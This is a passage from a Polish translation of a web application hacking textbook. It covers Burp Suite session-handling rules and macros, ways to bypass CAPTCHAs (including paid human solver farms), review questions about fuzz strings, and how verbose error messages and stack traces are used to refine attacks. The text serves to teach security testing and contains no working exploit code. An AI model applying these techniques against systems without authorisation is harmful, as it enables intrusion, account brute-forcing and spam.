
* Czy pliki cookie otrzymane w odpowiedzi powinny zostać dodane do słoika z plikami cookie

* Dla każdego parametru w żądaniu, czy powinien używać wartości zadanej, czy wartości pochodzącej z poprzedniej odpowiedzi w makrze.

Możliwość wyprowadzenia wartości parametru z poprzedniej odpowiedzi w makrze jest szczególnie przydatna w niektórych procesach wieloetapowych oraz w sytuacjach, gdy aplikacje agresywnie wykorzystują tokeny anty-CSRF. Podczas definiowania nowego makra Burp próbuje automatycznie znaleźć wszelkie tego typu relacje, identyfikując parametry, których wartości można określić na podstawie poprzedniej odpowiedzi (wartości pól formularza, cele przekierowań, ciągi zapytań w linkach).

Zasady obsługi sesji

Kluczowym elementem obsługi sesji w Burp Suite jest możliwość zdefiniowania reguł obsługi sesji, które wykorzystują słoik z plikami cookie i makra żądań, aby poradzić sobie z określonymi barierami w automatyzacji. Każda reguła zawiera zakres (do czego odnosi się reguła) i działania (co robi reguła). Dla każdego wychodzącego żądania Burp określa, które ze zdefiniowanych reguł są objęte zakresem żądania i wykonuje wszystkie działania tych reguł w określonej kolejności. Zakres każdej reguły można zdefiniować na podstawie dowolnej lub wszystkich następujących cech przetwarzanego żądania, jak pokazano na rysunku:




* Narzędzie Burp, które wysyła żądanie

* Adres URL żądania

* Nazwy parametrów w żądaniu

Każda reguła może wykonać jedną lub więcej akcji, jak pokazano na rysunku , w tym:



* Dodaj pliki cookie ze słoika plików cookie obsługujących sesję.


* Ustaw określony plik cookie lub wartość parametru.

* Sprawdź, czy bieżąca sesja jest ważna i wykonaj warunkowo podakcje na wyniku.

* Uruchom makro.

* Poproś użytkownika o przywrócenie sesji w przeglądarce.

Wszystkie te działania są wysoce konfigurowalne i można je łączyć w dowolny sposób, aby poradzić sobie z praktycznie każdym mechanizmem obsługi sesji. Możliwość uruchomienia makra i aktualizacji określonych wartości plików cookie i parametrów na podstawie wyniku umożliwia automatyczne ponowne logowanie do aplikacji po wylogowaniu. Możliwość monitowania o przywrócenie sesji w przeglądarce umożliwia pracę z mechanizmami logowania, które obejmują wprowadzanie numeru z fizycznego tokena lub rozwiązywanie zagadki CAPTCHA (opisanej w następnej sekcji). Tworząc wiele reguł o różnych zakresach i działaniach, możesz zdefiniować hierarchię zachowań, które Burp zastosuje do różnych adresów URL i parametrów. Załóżmy na przykład, że testujesz aplikację, która często kończy sesję w odpowiedzi na nieoczekiwane żądania, a także swobodnie korzysta z tokena anty-CSRF o nazwie __csrftoken. W tej sytuacji można zdefiniować następujące reguły, jak pokazano na rysunku :




* Do wszystkich próśb dodaj ciasteczka ze słoika z ciasteczkami Burpa.

* W przypadku żądań do domeny aplikacji sprawdź, czy bieżąca sesja z aplikacją jest nadal aktywna. Jeśli tak nie jest, uruchom makro, aby ponownie zalogować się do aplikacji i zaktualizuj plik cookie za pomocą wynikowego tokena sesji.

* W przypadku żądań do aplikacji zawierających parametr __csrftoken najpierw uruchom makro, aby uzyskać prawidłową wartość __csrftoken i użyj jej podczas wysyłania żądania.


Konfiguracja potrzebna do zastosowania funkcji obsługi sesji Burp do funkcji rzeczywistych aplikacji jest często złożona i łatwo popełnić błędy. Burp zapewnia funkcję śledzenia do rozwiązywania problemów z konfiguracją obsługi sesji. Ta funkcja pokazuje wszystkie kroki wykonywane, gdy Burp stosuje reguły obsługi sesji do żądania, co pozwala dokładnie zobaczyć, w jaki sposób żądania są aktualizowane i wydawane, oraz określić, czy konfiguracja działa zgodnie z zamierzeniami. Śledzenie obsługi sesji pokazano na rysunku .



Po skonfigurowaniu i przetestowaniu reguł i makr potrzebnych do pracy z aplikacją, na którą celujesz, możesz kontynuować testowanie ręczne i automatyczne w normalny sposób, tak jakby nie istniały żadne przeszkody w testowaniu.

Sterowanie CAPTCHA

Kontrolki CAPTCHA mają na celu zapobieganie zautomatyzowanemu używaniu niektórych funkcji aplikacji. Są one najczęściej wykorzystywane w funkcjach rejestracji kont e-mail i publikowania komentarzy na blogach w celu ograniczenia spamu. CAPTCHA to skrót od całkowicie zautomatyzowanego publicznego testu Turinga, który odróżnia komputery od ludzi. Testy te zwykle mają formę układanki zawierającej zniekształcone słowo, które użytkownik musi przeczytać i wpisać w odpowiednie pole na przesyłanym formularzu. Łamigłówki mogą również obejmować rozpoznawanie poszczególnych zwierząt i roślin, orientację obrazów i tak dalej. Łamigłówki CAPTCHA mają być łatwe do rozwiązania dla człowieka, ale trudne dla komputera. Ze względu na wartość pieniężną obejścia tych kontroli dla spamerów, doszło do wyścigu zbrojeń, w którym typowe łamigłówki CAPTCHA stają się coraz trudniejsze do rozwiązania dla człowieka, jak pokazano na rysunku.



Ponieważ możliwości rozwiązywania CAPTCHA przez ludzi i komputery zbliżają się, prawdopodobne jest, że te łamigłówki staną się coraz bardziej nieskuteczne jako obrona przed spamem i mogą zostać porzucone. Przedstawiają również problemy z dostępnością, które obecnie nie są w pełni rozwiązane. Łamigłówki CAPTCHA można obejść na różne sposoby, z których tylko niektóre mają zastosowanie w kontekście przeprowadzania testów bezpieczeństwa.

Atakowanie implementacji CAPTCHA

Najbardziej owocnym miejscem do poszukiwania sposobów na ominięcie kontroli CAPTCHA jest implementacja sposobu dostarczania puzzli do użytkownika i tego, jak aplikacja obsługuje rozwiązanie użytkownika. Zaskakująca liczba implementacji CAPTCHA udostępnia klientowi rozwiązanie zagadki w formie tekstowej. Może to wynikać na różne sposoby:

* Obraz układanki jest ładowany przez adres URL, który zawiera rozwiązanie jako parametr lub nazwa obrazu jest ustawiona na rozwiązanie CAPTCHA.

* Rozwiązanie zagadki jest przechowywane w ukrytym polu formularza.

* Rozwiązanie zagadki pojawia się w komentarzu HTML lub w innym miejscu do celów debugowania.

W takich sytuacjach atak skryptowy może łatwo pobrać odpowiedź zawierającą rozwiązanie zagadki i przesłać ją w następnym żądaniu ataku. Kolejnym częstym błędem we wdrożeniach CAPTCHA jest to, że łamigłówkę można rozwiązać ręcznie za jednym razem, a rozwiązanie można odtworzyć w wielu żądaniach. Zwykle każda łamigłówka powinna być ważna tylko dla jednej próby i

aplikacja powinna go odrzucić po odebraniu próby rozwiązania. Jeśli nie zostanie to zrobione, łatwo jest rozwiązać zagadkę raz w normalny sposób, a następnie użyć rozwiązania do wykonania nieograniczonej liczby zautomatyzowanych żądań.

UWAGA: Niektóre aplikacje mają celową ścieżkę kodu, która omija CAPTCHA, aby umożliwić użycie przez niektóre autoryzowane zautomatyzowane procesy. W takich przypadkach często można ominąć CAPTCHA, po prostu nie podając odpowiedniej nazwy parametru.

Automatyczne rozwiązywanie zagadek CAPTCHA

W zasadzie większość rodzajów łamigłówek CAPTCHA może być rozwiązana przez komputer, aw praktyce wiele algorytmów łamigłówek o wysokim profilu zostało pokonanych w ten sposób. W przypadku standardowych łamigłówek zawierających zniekształcone słowo rozwiązanie łamigłówki obejmuje następujące kroki:

1. Usuwanie szumu z obrazu

2. Segmentacja obrazu na poszczególne litery

3. Rozpoznawanie litery w każdym segmencie

Dzięki dzisiejszej technologii komputery dość skutecznie usuwają szumy i rozpoznają litery, które zostały prawidłowo podzielone na segmenty. Największe wyzwania pojawiają się przy dzieleniu obrazu na litery, szczególnie tam, gdzie litery zachodzą na siebie i są mocno zniekształcone. W przypadku prostych łamigłówek, w których podział na litery jest trywialny, prawdopodobnie można użyć własnego

kodu do usunięcia szumu obrazu i przekazania tekstu do istniejącej biblioteki OCR (optyczne rozpoznawanie znaków) w celu rozpoznania liter. W przypadku bardziej złożonych łamigłówek, w których segmentacja jest poważnym wyzwaniem, w wielu projektach badawczych udało się skompromitować łamigłówki CAPTCHA w znanych aplikacjach internetowych. W przypadku innych rodzajów puzzli potrzebne jest inne podejście, dostosowane do charakteru obrazów puzzli. Na przykład łamigłówki polegające na rozpoznawaniu zwierząt lub orientacji obiektów muszą korzystać z bazy danych rzeczywistych obrazów, które są ponownie wykorzystywane w wielu łamigłówkach. Jeśli baza danych jest wystarczająco mała, osoba atakująca może ręcznie rozwiązać wystarczającą liczbę obrazów w bazie danych, aby przeprowadzić atak. Nawet jeśli do obrazów zostaną zastosowane szumy i inne zniekształcenia, aby każdy ponownie użyty obraz wyglądał inaczej na komputerze, często można użyć rozmytych skrótów obrazu i porównania histogramu kolorów, aby dopasować obraz z danej układanki do tego, który został już rozwiązany ręcznie. Puzzle Asirra firmy Microsoft wykorzystują bazę danych zawierającą kilka milionów zdjęć kotów i psów, pochodzących z rzeczywistego katalogu adoptowalnych zwierząt domowych. W przypadku osoby atakującej z wystarczająco dużą zachętą pieniężną nawet ta baza danych mogłaby zostać rozwiązana ekonomicznie przy użyciu ludzkich programów do rozwiązywania problemów, jak opisano w następnej sekcji. We wszystkich tych przypadkach warto zauważyć, że aby skutecznie obejść kontrolę CAPTCHA, nie trzeba umieć rozwiązywać zagadek z idealną dokładnością. Na przykład atak, który rozwiązał poprawnie tylko 10% zagadek, nadal może być bardzo skuteczny w przeprowadzaniu automatycznych testów bezpieczeństwa lub dostarczaniu spamu, w zależności od przypadku. Zautomatyzowane ćwiczenie, które normalnie wymaga dziesięciu razy więcej próśb, jest wciąż szybsze i mniej bolesne niż odpowiadające mu ćwiczenie ręczne.

Korzystanie z ludzkich solverów

Przestępcy, którzy muszą rozwiązać dużą liczbę zagadek CAPTCHA, czasami stosują techniki, które nie mają zastosowania w kontekście testowania bezpieczeństwa aplikacji internetowych:

* Pozornie nieszkodliwa strona internetowa może zostać wykorzystana do nakłonienia ludzkich serwerów proxy CAPTCHA do rozwiązania zagadek, które są przekazywane z docelowej aplikacji. Zazwyczaj osoba atakująca oferuje nagrodę w konkursie lub bezpłatny dostęp do pornografii, aby zachęcić użytkowników. Gdy użytkownik wypełnia formularz rejestracyjny, przedstawiana jest mu zagadka CAPTCHA, która została pobrana w czasie rzeczywistym z aplikacji docelowej. Kiedy użytkownik rozwiązuje zagadkę, jego rozwiązanie jest przekazywane do docelowej aplikacji.

* Atakujący mogą płacić ludzkim dronom CAPTCHA w krajach rozwijających się za rozwiązywanie dużej liczby zagadek. Niektóre firmy oferują tę usługę, która kosztuje mniej niż 1 USD za każde 1000 rozwiązanych zagadek.

Streszczenie

Podczas atakowania aplikacji internetowej większość niezbędnych zadań musi być dostosowana do zachowania tej aplikacji oraz metod, za pomocą których umożliwia ona interakcję z nią i manipulowanie nią. Z tego powodu często będziesz pracować ręcznie, przesyłając indywidualnie spreparowane żądania i przeglądając odpowiedzi aplikacji. Techniki opisane w tym rozdziale są koncepcyjnie intuicyjne. Obejmują one wykorzystanie automatyzacji, aby te niestandardowe zadania były łatwiejsze, szybsze i bardziej efektywne. Możliwe jest zautomatyzowanie praktycznie każdej ręcznej procedury, którą chcesz przeprowadzić, wykorzystując moc i niezawodność własnego komputera, aby zaatakować wady i słabe punkty celu. W niektórych przypadkach istnieją przeszkody, które uniemożliwiają bezpośrednie zastosowanie zautomatyzowanych technik. Niemniej jednak w większości przypadków można je przezwyciężyć, udoskonalając zautomatyzowane narzędzia lub znajdując słabe punkty w zabezpieczeniach aplikacji. Chociaż koncepcyjnie proste, efektywne

wykorzystanie dostosowanej automatyzacji wymaga doświadczenia, umiejętności i wyobraźni. Możesz skorzystać z pomocy narzędzi lub napisać własne. Ale nic nie zastąpi inteligentnego wkładu człowieka, który odróżnia naprawdę znakomitego hakera aplikacji internetowych od zwykłego amatora. Kiedy opanujesz wszystkie techniki opisane w innych częściach, powinieneś wrócić do tego tematu i przećwiczyć różne sposoby wykorzystania dostosowanej automatyzacji do zastosowania tych technik.

Pytania

1. Wymień trzy identyfikatory trafień, gdy używasz automatyzacji do wyliczania identyfikatorów w aplikacji.

2. Dla każdej z poniższych kategorii zidentyfikuj jeden ciąg fuzz, który często może być użyty do jej identyfikacji:

(a) Wstrzyknięcie SQL

(b) Wstrzykiwanie poleceń systemu operacyjnego

(c) Przemierzanie ścieżki

(d) Włączenie pliku skryptu

3. Kiedy fuzzujesz żądanie zawierające wiele różnych parametrów, dlaczego ważne jest, aby wykonywać żądania ukierunkowane na każdy parametr po kolei i pozostawiając pozostałe niezmodyfikowane?

4. Opracowujesz zautomatyzowany atak mający na celu brutalne użycie funkcji logowania w celu wykrycia dodatkowych danych logowania do konta. Odkrywasz, że aplikacja zwraca przekierowanie HTTP do tego samego adresu URL, niezależnie od tego, czy prześlesz prawidłowe, czy nieprawidłowe poświadczenia. Jaki jest najbardziej prawdopodobny sposób wykrywania trafień w tej sytuacji?

5. Gdy używasz zautomatyzowanego ataku do zbierania danych z aplikacji, często okazuje się, że interesująca Cię informacja jest poprzedzona ciągiem statycznym, który umożliwia łatwe przechwycenie następujących po niej danych. Na przykład:

<input type=”text” name=”Nazwisko” value=”

W innych przypadkach może się okazać, że tak nie jest i że dane poprzedzające potrzebne informacje są bardziej zmienne. Jak w tej sytuacji można opracować zautomatyzowany atak, który nadal spełnia Twoje potrzeby?

Wykorzystanie ujawnienia informacji

W części 4 opisano różne techniki, których można użyć do zmapowania aplikacji docelowej i uzyskania wstępnego zrozumienia jej działania. Metodologia ta obejmowała interakcję z aplikacją w bardzo łagodny sposób w celu skatalogowania jej zawartości i funkcjonalności, określenia używanych technologii oraz zidentyfikowania kluczowej powierzchni ataku. W tym rozdziale opisano sposoby uzyskiwania dalszych informacji z aplikacji podczas rzeczywistego ataku. Wiąże się to głównie z interakcją z aplikacją w nieoczekiwany i złośliwy sposób oraz wykorzystywaniem anomalii w zachowaniu aplikacji w celu wyodrębnienia wartościowych dla użytkownika informacji. Jeśli się powiedzie, taki atak może umożliwić odzyskanie poufnych danych, takich jak dane uwierzytelniające użytkownika, głębsze zrozumienie warunku błędu w celu dostrojenia ataku, odkrycie większej ilości szczegółów na temat używanych technologii i zmapowania wewnętrznej struktury i funkcjonalności aplikacji.

Wykorzystanie komunikatów o błędach

Wiele aplikacji internetowych zwraca informacyjne komunikaty o błędach w przypadku wystąpienia nieoczekiwanych zdarzeń. Mogą to być zarówno proste wbudowane komunikaty, które ujawniają tylko kategorię błędu, jak i pełne informacje debugowania, które ujawniają wiele szczegółów na temat stanu aplikacji. Większość aplikacji przed wdrożeniem podlega różnego rodzaju testom użyteczności. Testy te zwykle identyfikują większość błędów, które mogą wystąpić podczas normalnego użytkowania aplikacji. W związku z tym warunki te są zwykle obsługiwane w sposób łagodny, który nie wiąże się z zwracaniem użytkownikowi żadnych komunikatów technicznych. Jednak gdy aplikacja jest przedmiotem aktywnego ataku, prawdopodobnie pojawi się znacznie szerszy zakres błędów, co może skutkować zwróceniem użytkownikowi bardziej szczegółowych informacji. Stwierdzono, że nawet najbardziej krytyczne dla bezpieczeństwa aplikacje, takie jak te używane przez banki internetowe, zwracają bardzo szczegółowe dane wyjściowe debugowania, gdy zostanie wygenerowany wystarczająco nietypowy błąd.

Komunikaty o błędach skryptu

Kiedy pojawia się błąd w interpretowanym języku skryptów WWW, takim jak VBScript, aplikacja zazwyczaj zwraca prosty komunikat ujawniający naturę błędu i ewentualnie numer wiersza pliku, w którym wystąpił błąd. Na przykład:

Microsoft VBScript runtime error 800a0009

Subscript out of range: [number -1]

/register.asp, line 821

Tego rodzaju wiadomość zazwyczaj nie zawiera żadnych wrażliwych informacji o stanie aplikacji ani przetwarzanych danych. Może to jednak pomóc zawęzić cel ataku. Na przykład podczas wstawiania różnych łańcuchów ataku do określonego parametru w celu wykrycia typowych luk w zabezpieczeniach może pojawić się następujący komunikat:

Microsoft VBScript runtime error ‘800a000d’

Type mismatch: ‘ [string: “’”]’

/scripts/confirmOrder.asp, line 715

Ten komunikat wskazuje, że zmodyfikowana wartość jest prawdopodobnie przypisywana do zmiennej numerycznej i podano dane wejściowe, których nie można tak przypisać, ponieważ zawierają znaki

nienumeryczne. W tej sytuacji jest wysoce prawdopodobne, że nic nie można zyskać, podając nieliczbowe ciągi ataku jako ten parametr. Dlatego w przypadku wielu kategorii błędów lepiej kierować się innymi parametrami. Innym sposobem, w jaki ten typ komunikatu o błędzie może pomóc, jest lepsze zrozumienie logiki zaimplementowanej w aplikacji po stronie serwera. Ponieważ komunikat ujawnia numer wiersza, w którym wystąpił błąd, możesz być w stanie potwierdzić, czy dwa różne źle sformułowane żądania wyzwalają ten sam błąd, czy różne błędy. Możesz także określić kolejność, w jakiej przetwarzane są różne parametry, przesyłając błędne dane wejściowe w ramach wielu parametrów i identyfikując lokalizację, w której występuje błąd. Poprzez systematyczne manipulowanie różnymi parametrami można mapować różne ścieżki kodu wykonywane na serwerze.

Ślady stosu

Większość aplikacji internetowych jest napisana w językach, które są bardziej złożone niż proste skrypty, ale nadal działają w zarządzanym środowisku wykonawczym, takim jak Java, C# lub Visual Basic .NET. Gdy w tych językach wystąpi nieobsługiwany błąd, do przeglądarki często zwracane są pełne dane śledzenia stosu. Ślad stosu to ustrukturyzowany komunikat o błędzie, który zaczyna się od opisu rzeczywistego błędu. Następnie następuje seria wierszy opisujących stan stosu wywołań wykonania w momencie wystąpienia błędu. Górny wiersz stosu wywołań pokazuje funkcję, która wygenerowała błąd, następny wiersz pokazuje funkcję, która wywołała poprzednią funkcję, i tak dalej w dół stosu wywołań, aż do wyczerpania hierarchii wywołań funkcji i. Poniżej przedstawiono przykład śledzenia stosu wygenerowanego przez aplikację ASP.NET:

[HttpException (0x80004005): Cannot use a leading .. to exit above the

top directory.]

System.Web.Util.UrlPath.Reduce(String path) +701

System.Web.Util.UrlPath.Combine(String basepath, String relative)+304

System.Web.UI.Control.ResolveUrl(String relativeUrl) +143

PBSApp.StatFunc.Web.MemberAwarePage.Redirect(String url) +130

PBSApp.StatFunc.Web.MemberAwarePage.Process() +201

PBSApp.StatFunc.Web.MemberAwarePage.OnLoad(EventArgs e)

System.Web.UI.Control.LoadRecursive() +35

System.Web.UI.Page.ProcessRequestMain() +750

Version Information: Microsoft .NET Framework Version:1.1.4322.2300;

ASP.NET Version:1.1.4322.2300

Ten rodzaj komunikatu o błędzie zawiera dużą ilość przydatnych informacji, które mogą pomóc w dopracowaniu ataku na aplikację:

* Często opisuje dokładny powód wystąpienia błędu. Może to umożliwić dostosowanie danych wejściowych w celu obejścia warunku błędu i przyspieszenia ataku.

* Stos wywołań zwykle odwołuje się do wielu bibliotek i komponentów kodu stron trzecich, które są używane w aplikacji. Możesz przejrzeć dokumentację tych komponentów, aby zrozumieć ich zamierzone zachowanie i założenia. Możesz także utworzyć własną lokalną implementację i

przetestować ją, aby zrozumieć, w jaki sposób obsługuje ona nieoczekiwane dane wejściowe i potencjalnie zidentyfikować luki w zabezpieczeniach.

*- Stos wywołań zawiera nazwy zastrzeżonych komponentów kodu używanych do przetwarzania żądania. Schemat ich nazewnictwa i wzajemne powiązania między nimi mogą pozwolić ci wywnioskować szczegóły dotyczące wewnętrznej struktury i funkcjonalności aplikacji.

* Ślad stosu często zawiera numery linii. Podobnie jak w przypadku opisanych wcześniej prostych komunikatów o błędach skryptu, mogą one umożliwić zbadanie i zrozumienie wewnętrznej logiki poszczególnych składników aplikacji

* Komunikat o błędzie często zawiera dodatkowe informacje o aplikacji i środowisku, w którym jest uruchomiona. W poprzednim przykładzie można określić dokładną wersję używanej platformy ASP.NET. Umożliwia to zbadanie platformy pod kątem znanych lub nowych luk w zabezpieczeniach, nietypowych zachowań, typowych błędów konfiguracji i tak dalej.

Informacyjne komunikaty debugowania

